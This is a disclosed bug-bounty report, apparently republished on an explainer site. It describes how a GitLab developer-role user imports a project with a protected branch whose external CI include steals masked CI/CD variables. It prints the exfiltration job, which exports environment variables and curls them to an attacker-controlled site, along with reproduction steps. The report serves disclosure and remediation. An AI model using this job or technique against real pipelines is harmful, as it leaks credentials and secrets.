A user with developer role (group) can import projects containing protected branches
A user with only developer role could import a project containing protected branches, including a malicious external CI include. When a maintainer later changed the protected branch, the pipeline ran the attacker's include and sent masked CI/CD variables to an attacker-controlled site.

GitLab
Originally disclosed on GitLab
- Fixed in 10 months
- Disclosed after 10 months
HackerOne report #1485571 by justas_b on 2022-02-19, assigned to @nmalcolm:
Report | Attachments | How To Reproduce
Report
Hello,
Summary
By default, a user with only developer privileges can't create protected branches. A developer can import projects that contain malicious external include .gitlab-ci.yml files that already are inside protected branches. If a maintainer doesn't inspect external include(s) and makes any changes to protected branch, the automatic pipeline run will send sensitive data to malicious developer.
Steps to reproduce
- Create 2 accounts

- Create a group with account A and add masked CI/CD group variables (Group settings -> CI/CD -> Variables)
- Create 2 personal projects with account B
- Personal project 1 is only used to host the malicious external gitlab-ci.yml file:
image: ruby:latest

job_name2:
 script:
   - export > test.txt
   - curl -X POST --data "$(cat test.txt)" (attacker controlled website)

- Copy the raw url of the malicious gitlab-ci.yml file (located in personal project 1)


- Create a .gitlab-ci.yml file in personal project 2:
###  This file is a template, and might need editing before it works on your project.
###  To contribute improvements to CI/CD templates, please follow the Development guide at:
###  https://docs.gitlab.com/ee/development/cicd/templates.html
###  This specific template is located at:
###  https://gitlab.com/gitlab-org/gitlab/-/blob/master/lib/gitlab/ci/templates/Bash.gitlab-ci.yml

###  See https://docs.gitlab.com/ee/ci/yaml/index.html for all available options

###  you can delete this line if you're not using Docker

include:
  - '(raw url of the malicious gitlab-ci.yml file located in personal project 1)'
- Export personal project 2
- With account B (developer), import project 2 to account A's group

- Go to the imported project with account A and make changes to main branch (add new file, etc.)

- A pipeline run will trigger and a malicious external .gitlab-ci.yml file will send sensitive data to attacker controlled website using curl
What is the current bug behavior?
Developers can import protected branches
What is the expected correct behavior?
Option A - Developers shouldn't be able to import protected branches.
Option B - Protected branches could be downgraded to non-protected if importer only has developer role, maintainers can then upgrade certain branches to protected
Output of checks
This bug happens on GitLab.com
Impact
User with developer role (group) can steal masked group and project CI/CD variables.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- add_new_file.png
- curl_to_attacker_controlled_website.png
- external_ci_yml.png
- external_include_ci_yml.png
- secretvar_masked.png
- malicious_ci_yml.png
How To Reproduce
Please add reproducibility information to this section:
Proposal
~backend changes:
- Add db migration to store the new setting !91875
- Create a background migration to align
project_import_levelwithproject_creation_level!93202 - Add GraphQL changes !96666 (blocked by #374046 )
- update backend where feature flag not required
- update rest of backend w feature flag enabled and frontend w feature flag enabled
- Add documentation
~frontend changes:
-
Add a new setting
Roles allowed to import projectson group level to allow group owners to change the permissions -
Add following options to the dropdown:
*Guest and above*Reporter and aboveDeveloper and aboveMaintainer and aboveOwner(default)No one
-
Add a warning message about changing permissions
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
A user with developer role could steal masked group and project CI/CD variables.
What the attacker needed
Two accounts; developer role in the target group; maintainer edits the protected branch
The fix
The text proposes a new group setting for roles allowed to import projects, defaulting to owner, with backend and frontend changes still in progress.
How it was found
- Create two accounts and a group with account A, adding masked CI/CD group variables.
- With account B, create two personal projects; the first hosts a malicious external CI YAML file.
- In the second personal project, create a CI YAML file that includes the raw URL of the malicious file.
- Export the second personal project.
- With account B (developer), import the project into account A's group.
- With account A, make a change to the main branch, which triggers a pipeline that sends sensitive data to the attacker.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In GitLab, a protected branch is a branch that only certain roles can change, and CI/CD variables are secret values used by pipelines. A developer normally cannot create protected branches, but here they could import a project that already had one, with a pipeline file that quietly sends secrets out. When a maintainer edited that branch, the pipeline ran the attacker's code and leaked the secrets.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

